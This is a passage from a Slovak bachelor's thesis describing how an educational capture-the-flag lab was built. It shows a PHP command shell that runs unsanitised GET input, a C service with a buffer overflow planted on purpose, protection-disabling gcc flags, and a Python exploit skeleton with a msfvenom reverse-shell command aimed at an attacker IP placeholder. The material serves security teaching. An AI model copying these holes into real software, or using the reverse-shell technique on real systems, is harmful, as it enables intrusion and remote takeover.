

Obr. 4.10: Funkcionalita pre stiahnutie privátneho SSH kľúča užívateľa *webadmin*

Administrátorský portál obsahuje aj funkcionalitu vykonávania systémových príkazov na webovom servery. Táto funkcionalita nie je pre priebeh kybernetickej hry dôležitá a bola pridaná z dôvodu spríjemnenia priebehu hry pre hráča. Pre vykonávanie systémových príkazov študent klikne na odkaz s názvom „Command Shell“, ktorý mu následne zobrazí rozhranie pre vykonávanie príkazov.

[13]HTML5: https://www.root.cz/clanky/html5-co-prinasi-a-proc-se-o-nej-zajimat/

```php
function exec_cmd($cmd) {
    $res = shell_exec("$cmd 2>&1");
    cmdline();
    echo "
    <div class=\"portal_output_cmd\">
        <label><b>Output</b></label>
        <pre>$res</pre>
    </div>";
}
.
.
if(isset($_GET['cmd'])) {
    return exec_cmd($_GET['cmd']);
}
```

Výpis 4.7: Spracovanie systémového príkazu zadaného vo webovom rozhraní




Obr. 4.11: Webové rozhranie pre systémové príkazy

O zobrazovanie výsledkov jednotlivých príkazov sa stará súbor `utils.js`. Jednotlivé žiadosti sa spracúvajú asynchrónne pomocou technológie *XMLHttpRequest*[14].

```
xmlhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        document.getElementById("placeholder")
        .innerHTML = this.responseText;
        document.getElementById("admin_div")
        .style.display = "none";
    }
};
.
.
else if(param == 2) {
    xmlhttp.open(
        "GET",
        "portal.php?cmd="
            + document.getElementById("command").value,
        true
    );
}
```

Výpis 4.8: Asynchónne spracovanie systémového príkazu zadaného vo webovom rozhraní

### 4.3.2 Konfigurácia webového servera

Na webovom servery je pre účely kybernetickej hry vytvorený účet *webadmin*, ktorý má simulovať administrátora webovej aplikácie, na ktorú študent útočí. Tento účet nedisponuje žiadnymi špeciálnymi privilégiami a v konfigurácii SSH je prihlasovanie pomocou hesla zakázané. Pre úspešné prihlásenie do tohto účtu, musí študent použiť privátny SSH kľúč, ktorý získa z administrátorského portálu webovej aplikácie.

Domovský adresár užívateľa *webadmin* obsahuje tretiu vlajku kybernetickej hry a zložku „pentest-results“, ktorá obsahuje informácie a súbory týkajúce sa penetračného testu, ktorý sa na fiktívnej vesmírnej stanici vykonával. Zložka „pentest-results“ obsahuje binárny súbor `RATservice`, *proof-of-concept* exploit[15] s názvom `exploit_POC.py` a odkaz v podobe textového súboru `note.txt`.

[14] https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest

[15] Exploit obsahuje len základnú štruktúru bez komponentov potrebných na vytvorenie payloadu, ktorý exploit posiela zraniteľnej sieťovej aplikácii.

```
webadmin@needle:~$ ls -l
total 8
-r-------- 1 webadmin webadmin   39 Mar 23 12:09 flag.txt
drwxr-xr-x 2 webadmin webadmin 4096 May  4 09:53 pentest-results
```

Obr. 4.12: Obsah domovského adresára užívateľa *webadmin*

Súbor `note.txt` má v rámci kybernetickej hry slúžiť ako nápoveď pre študenta a naviesť ho tak na ďalší krok kybernetickej hry, ktorým je vývoj exploitu zneužívajúceho zraniteľnosť *Buffer Overflow*, ktorá je obsiahnutá v binárnom súbore `RATservice`. Súbory `RATservice` a `exploit_POC.py` budú bližšie popísané v kapitole 4.4.1.

```
webadmin@needle:~/pentest-results$ ls -l
total 24
-rwxr-xr-x 1 webadmin webadmin 15864 Mar 23 10:20 RATservice
-rw-r--r-- 1 webadmin webadmin  2046 May  4 09:52 exploit_POC.py
-rw-r--r-- 1 webadmin webadmin   216 May  4 09:53 note.txt
```

Obr. 4.13: Obsah adresára „pentest-results“

## 4.4 Server so zraniteľnosťou Buffer Overflow

Druhou časťou scenára kybernetickej hry je kompromitácia serveru, na ktorom beží sieťová služba obsahujúca zraniteľnosť *Buffer Overflow*. Server dostal práve kvôli tejto zraniteľnosti meno *Buffy*. Zraniteľnosť je implementovaná do spracovávania užívateľského vstupu v podobe užívateľského mena, ktoré študent zadáva to sieťovej aplikácie. Aplikácia beží na porte 8000 a okrem užívateľskej autorizácie neobsahuje žiadnu reálnu funkcionalitu. Po úspešnej autorizácii so správnymi prihlasovacími údajmi sieťová aplikácia ukončí svoju činnosť. Zraniteľnosť je implementovaná tak, aby ju bolo možné zneužiť na získanie *reverse shellu* pomocou umiestnenia *shellcode* priamo na zásobník a presmerovať tok exekúcie programového kódu na tento shellcode. Aby bolo možné zraniteľnosť zneužiť týmto spôsobom, bolo nutné pri kompilácii použiť špeciálne prepínače, ktoré určité ochranné prvky vypli. V nasledujúcich kapitolách bude popísaný vývoj zraniteľnej sieťovej aplikácie, implementácie zraniteľnosti *Buffer Overflow* a vývoj *exploitu*, ktorý zraniteľnosť zneužíva.

```
┌──(qurius㉿frostvandrer)-[~]
└─$ nc -nv 192.168.220.133 8000
(UNKNOWN) [192.168.220.133] 8000 (?) open
Username: root
Password: root
Login successfull!
```

Obr. 4.14: Úspešná autorizácia v sieťovej aplikácii

### 4.4.1 Vývoj zraniteľnej sieťovej aplikácie

Sieťová aplikácia nesie názov `RATservice` a má predstavovať fiktívnu aplikáciu na vzdialený prístup a správu zariadení, ktoré sú na server pripojené. Sieťová aplikácia bola vyvinutá v jazyku C vo vývojovom prostredí *Visual Studio Code*[16]. Pri vývoji bolo použitých niekoľko knižníc, na ustanovenie sieťovej komunikácie. Medzi nich patria nsledovné.

```c
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <arpa/inet.h>
```

Výpis 4.9: Knižnice jazyka C potrebné pre sieťovú komunikáciu

[16]Visual Studio Code: https://code.visualstudio.com/

### Sieťová časť

Sieťová časť aplikácie spočíva vo vytváraní a následnom čítaní a zápise dát do TCP socketov. Presúvanie dát pomocou TCP socketov vyžaduje niekoľko krokov ako napríklad vytvorenie socketu, viazanie socketu, počúvanie na sockete a akceptovanie prichádzajúcich pripojení. Výpis 4.10 zobrazuje skrátený proces vytvárania TCP socketu a prijímania spojenia.

```
sockfd = socket(AF_INET, SOCK_STREAM, 0);

serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
serv_addr.sin_port = htons(PORT);

bind(sockfd,
    (struct sockaddr *) &serv_addr,
    sizeof(serv_addr));

listen(sockfd, 5)

conn_sockfd = accept(sockfd,
                     (struct sockaddr *) &cli_addr,
                     sizeof(cli_addr));
```

Výpis 4.10: Práca s TCP socketmi v jazyku C

### Zraniteľný buffer

Hlavnou podstatou zraniteľnej sieťovej aplikácie je demonštrovať zraniteľnosť *Buffer Overflow*. Na to, aby zraniteľnosť nastala, je potrebné do bufferu premennej zapísať viac dát ako je veľkosť samotného bufferu. Pri vývoji sieťovej aplikácie bolo preto zámerne modifikované volanie funkcie *read()*, ktorej jedným z parametrov je práve veľkosť zapisovaného bufferu dát. K tomuto parametru, ktorý pôvodne niesol hodnotu typu *Integer* o veľkosti premennej *username* (20 bajtov), je zámerne pripočítaná hodnota 500. Výsledná veľkosť dát, ktoré budú zapísané na zásobník je 520 bajtov, čo vysoko presahuje reálne potrebný počet bajtov a umožňuje realizovať útok.

```
1 char username[20];
2
3 write(conn_sockfd, "Username: ", 10);
4 read(conn_sockfd, username, sizeof(username) + 500); // unsafe
```

Výpis 4.11: Nepezpečný zápis dát do bufferu premennej *username*

### Manuálne pridanie inštrukcie JMP ESP do binárneho súboru RATservice

Aby mohol študent zraniteľnosť zneužiť, bolo nutné pre jednoduchosť útoku zabezpečiť, aby sa v programovom *assembly* kóde nachádzala inštrukcia `JMP ESP`, ktorá umožní študentovi presmerovať tok exekúcie programového kódu sieťovej aplikácie. Požadovaného bolo možne dosiahnuť vytvorením funkcie, ktorá v sebe obsahuje tzv. *inline assembly*[17].

```
1 void jmp_esp(void)
2 {
3     __asm__
4     (
5         "jmp *%esp"
6     );
7 }
```

Výpis 4.12: Funkcia *jmp_esp() s použitím* inline assembly

```
080492a9 <jmp_esp>:
 80492a9:       55                      push   %ebp
 80492aa:       89 e5                   mov    %esp,%ebp
 80492ac:       e8 7f 04 00 00          call   8049730 <__x86.get_pc_thunk.ax>
 80492b1:       05 4f 2d 00 00          add    $0x2d4f,%eax
 80492b6:       ff e4                   jmp    *%esp
 80492b8:       90                      nop
 80492b9:       5d                      pop    %ebp
 80492ba:       c3                      ret
```

Obr. 4.15: *Assembly* kód funkcie *jmp_esp()* po pridaní *inline assembly* ako výstup príkazu `objdump`

Z *assembly* kódu funkcie *jmp_esp()* je možné spozorovať prítomnosť inštrukcie `JMP ESP` a jej príslušného operačnému kódu `FF E4`. Tento krok bolo nutné implementovať práve kvôli malej veľkosti a funkcionalite sieťovej aplikácie. Inštrukcia `JMP ESP` je relatívne neštandardná a v malej aplikácií ako je táto sieťová aplikácia, sa

[17]Inline assembly: https://www.codeproject.com/Articles/15971/Using-Inline-Assembly-in-C-C

nemusí nachádzať, preto bolo nutné túto inštrukciu do sieťovej aplikácie manuálne pridať pomocou *inline assembly*.

#### Kompilácia

Aby bolo možné zraniteľnú sieťovú aplikáciu zneužiť, bolo potrebné pri kompilácii zdrojového kódu tejto aplikácie kompilátoru oznámiť, aby do binárneho súboru nezakomponovával bezpečnostné prvky ako napr. *stack canary* a povolil exekúciu programového kódu v adresnom priestore určeného pre zásobník. Ako kompilátor bol zvolený nástroj *GCC*[18] a medzi jednotlivé prepínače patrili nasledovné:

- Kompilácia v 32-bitovom adresnom priestore
- Povolenie exekúcie programového kódu z adresného priestoru určeného pre zásobník
- Vypnutie ochrany zásobníku
- Kompilácia vo forme pozične nezávislého kódu

```
/usr/bin/gcc RATservice.c -o RATservice -m32 -z execstack -fno-
    stack-protector -no-pie
```

Výpis 4.13: Plné znenie príkazu pre kompiláciu zraniteľnej sieťovej aplikácie

### 4.4.2 Vývoj exploitu

Súčasťou kybernetickej hry sú malé nápovede, ktoré majú za úlohu naviesť študenta na správnu exploitačnú cestu, nakoľko priestor pre útok po získaní iniciálneho prístupu na cieľový server je veľmi široký a časový limit je obmedzený na jednu hodinu a 45 minút. Jednu z nápovedí, ktorá sa nachádza v adresári `pentest-results`, je možné vidieť vo výpise 4.14. *Proof-of-concept* exploit, spomínaný v súbore `note.txt`, bol pre účely bakalárskej práce vyvinutý z dôvodu uľahčenia a urýchlenia priebehu kybernetickej hry.

```
Hi Ippsec,
did you see that note in the PoC exploit from Qurius Frostvandrer?
    The issue seems pretty serious.

Please check the server with IP 192.168.56.102 since the service is
     up and running there.

John Hammond
```

Výpis 4.14: Obsah odkazu pre študenta v súbore `note.txt`

[18]https://gcc.gnu.org/

### Základná štruktúra kódu exploitu


Základná štruktúra kódu exploitu spočíva vo vytvorení payloadu, ktorý je nutné predať počúvajúcemu TCP socketu sieťovej aplikácie. Proces tvorenia exploitu pre účely tejto bakalárskej práce je zložený primárne z hľadania vhodných komponentov, z ktorých bude finálny payload zložený. Medzi tieto komponenty patria napr. offset k registru EIP, adresa inštrukcie `JMP ESP` a generovanie shellcode. Výpis 4.15 predstavuje základnú štruktúru kódu exploitu, bez komponentov potrebných pre úspešnú exploitáciu. Príloha A obsahuje popis procesu tvorby tohto exploitu, nakoľko bol neodlúčiteľnou súčasťou tvorby kybernetickej hry.

```
#!/usr/bin/python3

import sys
import socket

if len(sys.argv) == 1:
        print(f"Usage: {sys.argv[0]} <Target IP>")
        exit()

# Target server IP address
target_IP = sys.argv[1]

# Offset to the EIP register
EIP_offset = b""

# $(ROPgadget --binary RATservice --only "jmp")
EIP = b""

# NOP slide
nop = b"\x90" * 10

# msfvenom -p linux/x86/shell_reverse_tcp LHOST=<ATTACKER IP> LPORT
   =<ATTACKER PORT> -f python -b '\x00'
buf =  b""

# Final payload
buffer = EIP_offset + EIP + nop + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_IP, 8000))
s.send(buffer)
s.recv(1024)
s.close()
```

Výpis 4.15: Základná štruktúra kódu exploitu

### Exploitácia sieťovej aplikácie

Pre úspešnú exploitáciu sieťovej aplikácie je po vývoji exploitu potrebné spustiť službu, ktorá vytvára TCP socket čakajúci na nové spojenie, ktoré je v prípade úspešnej exploitácie iniciované procesom zraniteľnej sieťovej aplikácie. Po spustení exploitu je payload, ktorý je v ňom obsiahnutý poslaný do bufferu zraniteľnej sieťovej aplikácie a dochádza k spusteniu škodlivého kódu. Úspešná exploitácia sa útočníkovi prejaví prichádzajúcim spojením na port, ktorý definoval pri vytváraní počúvajúceho TCP socketu.




Obr. 4.16: Ukážka úspešnej exploitácie sieťovej aplikácie

Po úspešnej exploitácii, študent získa vysoko privilegovaný prístup na jeden zo serverov Debian a budú mu sprístupnené prihlasovacie údaje a IP adresa zariadenia Raspberry Pi, ktoré sú nevyhnutné pre získanie poslednej vlajky a úspešné dokončenie kybernetickej hry.

### 4.4.3 Zabezpečenie stáleho behu aplikácie pri binárnom útoku

Počas priebehu exploitácie zraniteľnej služby `RATservice` študent svoj exploit tvorí lokálne na virtuálnom stroji, z ktorého inicioval všetky predošlé útoky, avšak počas vývoju exploitu môže vyskúšať na aplikáciu zaútočiť. Neúspešné pokusy o binárnu exploitáciu väčšinou končia pádom celej aplikácie alebo služby, preto bolo potrebné zabezpečiť, aby bola zraniteľná služba dostupná aj po neúspešnej exploitácii. K dosiahnutiu tejto funkcionality kybernetickej hry bolo potrebné vytvoriť skript, ktorý kontroluje životnosť daného procesu a použiť plánované úlohy operačného systému Linux. Pre tento skript bol zvolený jazyk v jazyku *bash*[19].

#### Kontrolný skript

Kontrolný skript využíva prvky jazyka *bash* a pomocou príkazov `ps` a `grep` zisťuje prítomnosť procesu `RATservice`. Pokiaľ daný proces nebeží, skript danú službu spustí na pozadí.

```
1  #!/bin/bash
2
3  res=$(ps -ef | grep RATservice | grep -v 'grep RATservice' | grep
       -v 'RATservice.sh')
4
5  if [[ -z "$res" ]]
6  then
7          echo "Not running"
8          /root/RATservice &
9          echo "Service started"
10 else
11         echo "Running"
12 fi
```

Výpis 4.16: Kontrolný skript služby `RATservice`

#### Plánovaná úloha

Aby bola služba dostupná stále bolo nutné nakonfigurovať tzv. *crontab* užívateľa *root*. Kontrolý skript sa spúšťa každú minútu a udržuje tak službu `RATservice` aktívnu počas celého útoku, bez nutnosti manuálneho spúšťania. Pre minimálny zásah do spustenia kybernetickej hry bolo tiež potrebné nakonfigurovať, aby sa daná služba spustila vždy po štarte virtuálneho stroja.


[19]Bash: https://opensource.com/article/19/10/programming-bash-syntax-tools

```
@reboot          /bin/bash /root/RATservice.sh
* * * * *       /bin/bash /root/RATservice.sh
```

Výpis 4.17: Crontab užívateľa root

## 4.5 SunFounder PiCar-V Kit V2.0 s Raspberry Pi 3

Po úspešnej kompromitácii všetkých systémov zakomponovaných do kybernetickej hry bude študentovi sprístupnené vzdialené ovládanie robotického auta s kamerou, ktoré študent použie na prejdenie úseku a prečítanie poslednej vlajky kybernetickej hry v rámci fyzickej arény. Auto *SunFounder PiCar-V V2.0* používa ako hlavnú počítačovú jednotku *Raspberry Pi 3* a je vybavené širokouhlou USB kamerou. Software, ktorý je potrebný na ovládanie robotického auta je *open-source* projekt firmy *SunFounder* a je dostupný z verejného *GitHub* repozitára. Auto bolo zakúpené z internetového obchodu *amazon.de*.



Obr. 4.17: SunFounder PiCar-V Kit V2.0


### 4.5.1 Inštalácia sady nástrojov SunFounder_PiCar-V

Po skonštruovaní robotického auta *SunFounder_PiCar-V* bolo potrebné nakonfigurovať zariadenie Raspberry Pi 3 a nainštalovať potrebný software potrebný na ovládanie robotického auta. Priebeh inštalácie spočíval v naklonovaní verejného *GitHub* repozitára[20], nainštalovaní potrebných závislostí obsiahnutých a spustení inštalačného skriptu, ktorý bol taktiež obsiahnutý v súboroch naklonovaného repozitára.

Po úspešnom nainštalovaní všetkých závislostí a samotného software bolo možné spustiť webové rozhranie pre ovládanie robotického auta. Webové rozhranie ponúka študentovi pohľad z kamery a sadu tlačidiel, ktoré ovládajú rôznu funkcionalitu. Medzi funkcie, ktoré webové rozhranie umožňuje ovládať patria nasledovné:

- Pohyb vpred/vzad
- Natočenie predných kolies doprava/doľava
- Rýchlosť pohybu
- Natočenie kamery

Obrázok 4.18 zobrazuje pracovisko vývoja kybernetickej hry z pohľadu kamery umiestnenej na robotickom aute *SunFounder_PiCar-V*.




Obr. 4.18: Webové rozhranie pre ovládanie robotického auta

[20]SunFounder_PiCar-V: https://github.com/sunfounder/SunFounder_PiCar-V/tree/V3.0

### 4.5.2 Obmedzenie prístupu k webovému rozhraniu ovládania robotického auta

Hlavným cieľom kybernetickej hry je pomocou zneužitia zraniteľností na virtuálnych strojoch prebrať kontrolu nad robotickým autom *SunFounder_PiCar-V*. Tento prvok kybernetickej hry je jediný, ktorý nie je virtualizovaný a pre laboratórium, v ktorom bude kybernetická hra prebiehať, je v čase tvorby tejto bakalárskej práce auto dostupné len jedno. Z toho dôvodu bolo nutné zaistiť, aby bolo možné auto ovládať maximálne jedným študentom v daný moment a nedochádzalo tak k súčasnému riadeniu robotického auta dvoma alebo viac študentmi, ktoré by mohlo vyústiť do poškodenia robotického auta *SunFounder_PiCar-V*.

Robotické auto je v rámci hry pripojené k *Wi-Fi* a študentom je IP adresa tohto zariadenia sprístupnená po kompromitácií serveru, na ktorom beží zraniteľná sieťová aplikácia. Aby sa zabránilo nepovolenému vniknutiu a prevzatiu kontroly nad robotickým autom bolo potrebné zaistiť autorizáciu prístupu k webovému rozhraniu pre ovládanie tohto zariadenia.

K obom požiadavkám, ktoré bolo počas vývoja kybernetickej hry nutné splniť, bola využitá funkcionalita služby *Nginx*.

#### Konfigurácia reverzného proxy

Aby bolo možné využívať autentizačné služby, ktoré *Nginx* svojím užívateľom poskytuje, bolo nutné nakonfigurovať tzv. *reverzné proxy*[21], ktoré presmeruje žiadosti klientov na sieťové rozhranie *localhost* port 8000, na ktorom beží skutočná webová aplikácia obsahujúca webové rozhranie pre ovládanie zariadenia *SunFounder_PiCar-V*.

#### Autorizácia prístupu

Pre autorizáciu prístupu k webovému serveru bol použitý protokol *HTTP Basic Authentication*[22], ktorý je využívaný modulom *ngx_http_auth_basic_module*[23] a pre obmedzenie maximálneho počtu súbežných spojení bol použitý modul *ngx_http_upstream_module*[24]. Výpisy 4.18 a 4.19 predstavujú útržky konfiguračného súboru `/etc/nginx/sites-available/default`.

Konfigurácia riadenia prístupu spočíva v definovaní autorizačnej metódy a referenčného súboru, ktorý obsahuje užívateľské mená a heslá pre porovnanie so zadaným vstupom. Pre špecifikáciu autorizačnej metódy *HTTP Basic Authentication*

[21] Reverzným proxy sa nazýva server, ktorý sa nachádza pred skutočným webovým serverom a presmeruje mu požiadavky klientov.

[22] https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication

[23] http://nginx.org/en/docs/http/ngx_http_auth_basic_module.html


[24] http://nginx.org/en/docs/http/ngx_http_upstream_module.html

bolo potrebné použiť kľúčové slovo *auth_basic*. Pre špecifikáciu súboru použitého pri autorizácii bolo potrebné cestu k tomuto súboru definovať pomocou kľúčového slova *auth_basic_user_file*.

```
server {
        .
        .
        location / {
                .
                .
                # Client authentication
                auth_basic "Please enter credentials";
                auth_basic_user_file /etc/nginx/.htpasswd;
        }
.
.
```

Výpis 4.18: Konfigurácia autorizácie prístup k webovej aplikacii

Po pristúpení na IP adresu, ktorá patrí Raspberry Pi 3, webový prehliadač študentovi zobrazí autorizačný formulár, do ktorého musí študent zadať správne prihlasovacie údaje definované v súbore `/etc/nginx/.htpasswd`. Prihlasovacie údaje môže študent nadobudnúť úspešným dokončením kybernetickej hry.




Obr. 4.19: Výzva na autorizáciu serverom Nginx

### Obmedzenie aktívnych spojení

